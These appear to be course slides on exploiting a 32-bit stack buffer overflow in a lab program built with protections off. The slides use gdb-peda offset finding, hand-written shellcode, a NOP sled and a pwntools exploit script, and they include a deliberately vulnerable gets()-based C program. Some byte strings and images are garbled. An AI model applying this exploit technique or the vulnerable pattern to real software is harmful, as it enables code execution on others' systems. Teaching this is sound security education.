
```
gdb-peda$ pattern create 100 pat100
Writing pattern of 100 chars to filename "pat100"
gdb-peda$ r < pat100
Starting program: /root/overflow < pat100
```

```
[-----registers-----]
EAX: 0x65 ('e')
EBX: 0x63414147 ('GAAc')
ECX: 0x56559170 ("AAA%AA$AABAA$AA$AACA- AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n")
EDX: 0xf7fc3890 --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0x41324141 ('AA2A')
ESP: 0xffffd5a0 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
EIP: 0x41414841 ('AHAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41414841
[-----stack-----]
0000| 0xffffd5a0 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0004| 0xffffd5a4 ("AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0008| 0xffffd5a8 ("AeAA4AAJAAfAA5AAKAAgAA6AAL")
0012| 0xffffd5ac ("4AAJAAfAA5AAKAAgAA6AAL")
0016| 0xffffd5b0 ("AAfAA5AAKAAgAA6AAL")
0020| 0xffffd5b4 ("A5AAKAAgAA6AAL")
0024| 0xffffd5b8 ("KAAgAA6AAL")
0028| 0xffffd5bc ("AA6AAL")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414841 in ?? ()
gdb-peda$
```

```
gdb-peda$ pattern offset 0x41414841
1094797377 found at offset: 62
```

Jump to Shellcode

- When the function is done it will jump to whatever address is on the stack.
- We **put some code in the buffer** and **set the return address to point to it!**



Crafting Shellcode (the small program)


Disassembly of section .text:

```
00000000 <start>:
0:  eb 19      jmp 1b <ender>
00000002 <starter>:
2:  31 c0      xor     eax, eax
4:  31 db      xor     ebx, ebx
6:  31 d2      xor     edx, edx
8:  31 c9      xor     ecx, ecx
a:  b0 04      mov     al, 0x4
c:  b3 01      mov     bl, 0x1
e:  59        pop     ecx
f:  b2 05      mov     dl, 0x5
11: cd 80      int     0x80
13: 31 c0      xor     eax, eax
15: b0 01      mov     al, 0x1
17: 31 db      xor     ebx, ebx
19: cd 80      int     0x80
0000001b <ender>:
1b: e8 e2 ff ff call    2 <starter>
20: 68 65 6c 6f push    0x6f6c6c65
```

Extracting the bytes gives us the shellcode:

```
\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\x
b2\x05\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\x
f\x68\x65\x6c\x6c\x6f
```

Finding a possible place to inject shellcode




Find Return Address

```
gdb-peda$ disas return_input
Dump of assembler code for function return_input:
0x56555578 <+0>:      push    ebp
0x56555579 <+1>:      mov     ebp,esp
0x5655557b <+3>:      push    ebx
0x5655557c <+4>:      sub     esp,0x44
0x5655557f <+7>:      call   0x56555450 <__x86.get_pc_thunk.bx>
0x56555584 <+12>:     add     ebx,0x1a50
0x5655558a <+18>:     sub     esp,0xc
0x5655558d <+21>:     lea     eax,[ebp-0x3a]
0x56555590 <+24>:     push    eax
0x56555591 <+25>:     call   0x565553d0 <gets@plt>
0x56555596 <+30>:     add     esp,0x10
0x56555599 <+33>:     sub     esp,0xc
0x5655559c <+36>:     lea     eax,[ebp-0x3a]
0x5655559f <+39>:     push    eax
0x565555a0 <+40>:     call   0x565553e0 <puts@plt>
0x565555a5 <+45>:     add     esp,0x10
0x565555a8 <+48>:     nop
0x565555a9 <+49>:     mov     ebx,DWORD PTR [ebp-0x4]
0x565555ac <+52>:     leave
0x565555ad <+53>:     ret
End of assembler dump.
```

Find Return Address

```
[-----registers-----]
EAX: 0xffffd4fe --> 0x96b00 (')
EBX: 0x56556fd4 --> 0x1edc
ECX: 0xffffffff
EDX: 0xf7fc389c --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0xffffd538 --> 0xffffd548 --> 0x0
ESP: 0xffffd4e0 --> 0xffffd4fe --> 0x96b00 (')
EIP: 0x56555a0 (<return_input+40>: call 0x565553e0 <puts@plt>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x56555599 <return_input+33>: sub esp,0xc
0x5655559c <return_input+36>: lea eax,[ebp-0x3a]
0x5655559f <return_input+39>: push eax
=> 0x565555a0 <return_input+40>: call 0x565553e0 <puts@plt>
0x565555a5 <return_input+45>: add esp,0x10
0x565555a8 <return_input+48>: nop
0x565555a9 <return_input+49>: mov ebx,DWORD PTR [ebp-0x4]
0x565555ac <return_input+52>: leave
Guessed arguments:
arg[0]: 0xffffd4fe --> 0x96b00 (')
[-----stack-----]
0000| 0xffffd4e0 --> 0xffffd4fe --> 0x96b00 (')
0004| 0xffffd4e4 --> 0x2c307d ('}0,')
0008| 0xffffd4e8 --> 0x1
0012| 0xffffd4ec --> 0x56555584 (<return_input+12>: add ebx,0x1a50)
0016| 0xffffd4f0 --> 0xffffd540 --> 0xf7fe59b0 (push ebp)
0020| 0xffffd4f4 --> 0x0
0024| 0xffffd4f8 --> 0x0
0028| 0xffffd4fc --> 0x6b00e600
[-----]
Legend: code, data, rodata, value
Breakpoint 2, 0x565555a0 in return_input ()
gdb-peda$ █
```

0xffffd4fe




NOP

No Operation

Opcode	Mnemonic	Description
90	NOP	No operation.

NOP slide



Update Python Script

```
#!/usr/bin/python

from pwn import *

def main():
    # start a process
    p = process("./overflow2")

    # create payload
    ret_address = 0xffffd4fe
    shellcode = "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xeb\x11\xb0\x04\xb3\x01\xb2\x0b\x59\xcd\x80\x31\xc0\xb0\x01\x30\xdb\xcd\x80\xe8\xea\xff\xff\xff\x48\x65\x6c\x6c\x6f\x20\x57\x6f\x72\x6c\x64"
    padding_len = 62 - len(shellcode)
    payload = "\x90" * padding_len + shellcode + p32(ret_address)

    # send the payload to the binary
    p.send(payload)

    # pass interaction bac to the user
    p.interactive()

if __name__ == "__main__":
    main()
```

[illegible]

```

Program received signal SIGTRAP, Trace/breakpoint trap.
[-----registers-----]
EAX: 0x66 ('f')
EBX: 0x41414141 ('AAAA')
ECX: 0x5655918c ('A' <repeats 34 times>, "@\325\377\377", '\314' <repeats 34 times>, "\n")
EDX: 0xf7fc3890 --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd55f --> 0xccccccff
EIP: 0xffffd563 --> 0xcccccccc
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0xffffd55f: dec     esp
0xffffd561: int3
0xffffd562: int3
=> 0xffffd563: int3
0xffffd564: int3
0xffffd565: int3
0xffffd566: int3
0xffffd567: int3
[-----stack-----]
0000| 0xffffd55f --> 0xccccccff
0004| 0xffffd563 --> 0xcccccccc
0008| 0xffffd567 --> 0xcccccccc
0012| 0xffffd56b --> 0xcccccccc
0016| 0xffffd56f --> 0xcccccccc
0020| 0xffffd573 --> 0xcccccccc
0024| 0xffffd577 --> 0xcccccccc
0028| 0xffffd57b --> 0xcccccccc
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGTRAP

```

Classic Exploitation Illustration

0xbfff0000

0xbfff0004

0xbfff0008

0xbfff000c

...

0xbfff0020

0xbfff0024


30	00	ff	bf
f0	84	04	08

Buffer


Saved Base Pointer

Saved Return Pointer


Classic Exploitation Illustration

0xbfff0000	41	41	41	41	Buffer
0xbfff0004	41	41	41	41	
0xbfff0008	41	41	41	41	
0xbfff000c	41	41	41	00	
...					
0xbfff0020	30	00	ff	bf	Saved Base Pointer
0xbfff0024	f0	84	04	08	Saved Return Pointer

Classic Exploitation Illustration



Classic Exploitation Illustration



Classic Exploitation Illustration



0xbfff0000

eb	2a	5e	89
----	----	----	----

Buffer

0xbfff0004

76	08	c6	46
----	----	----	----

0xbfff0008

07	89	46	0c
----	----	----	----

0xbfff000c

89	f3	8d	4e
----	----	----	----

...

0xbfff0020

41	41	41	41
----	----	----	----

Saved Base Pointer

0xbfff0024

00	00	ff	bf
-----------	-----------	-----------	-----------

Saved Return Pointer

Classic Exploitation Technique

```
2. vim overflow.c (ssh)
1 #include <stdio.h>
2 #include <string.h>
3
4 void hacked()
5 {
6 >---puts("Hacked by Si Chen!!!!");
7 }
8
9 void return_input(void)
10 {
11 >---char array[50];
12 >---gets(array);
13 >---printf("%s\n", array);
14 }
15
16 main()
17 {
18 >---return_input();
19 >---return 0;
20 }
~
~
~
"overflow.c" 20L, 214C
```

1. Call hacked() (lab1)
2. Write our own shellcode to launch shell (lab2)


Compile the code

```
root@li940-132:~# gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./overflow2.c
./overflow2.c: In function 'return_input':
./overflow2.c:12:2: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
  gets(array);
  ^~~~
  fgets
./overflow2.c: At top level:
./overflow2.c:16:1: warning: return type defaults to 'int' [-Wimplicit-int]
  main()
  ^~~~
/tmp/ccTpSl6o.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should not be used.
```

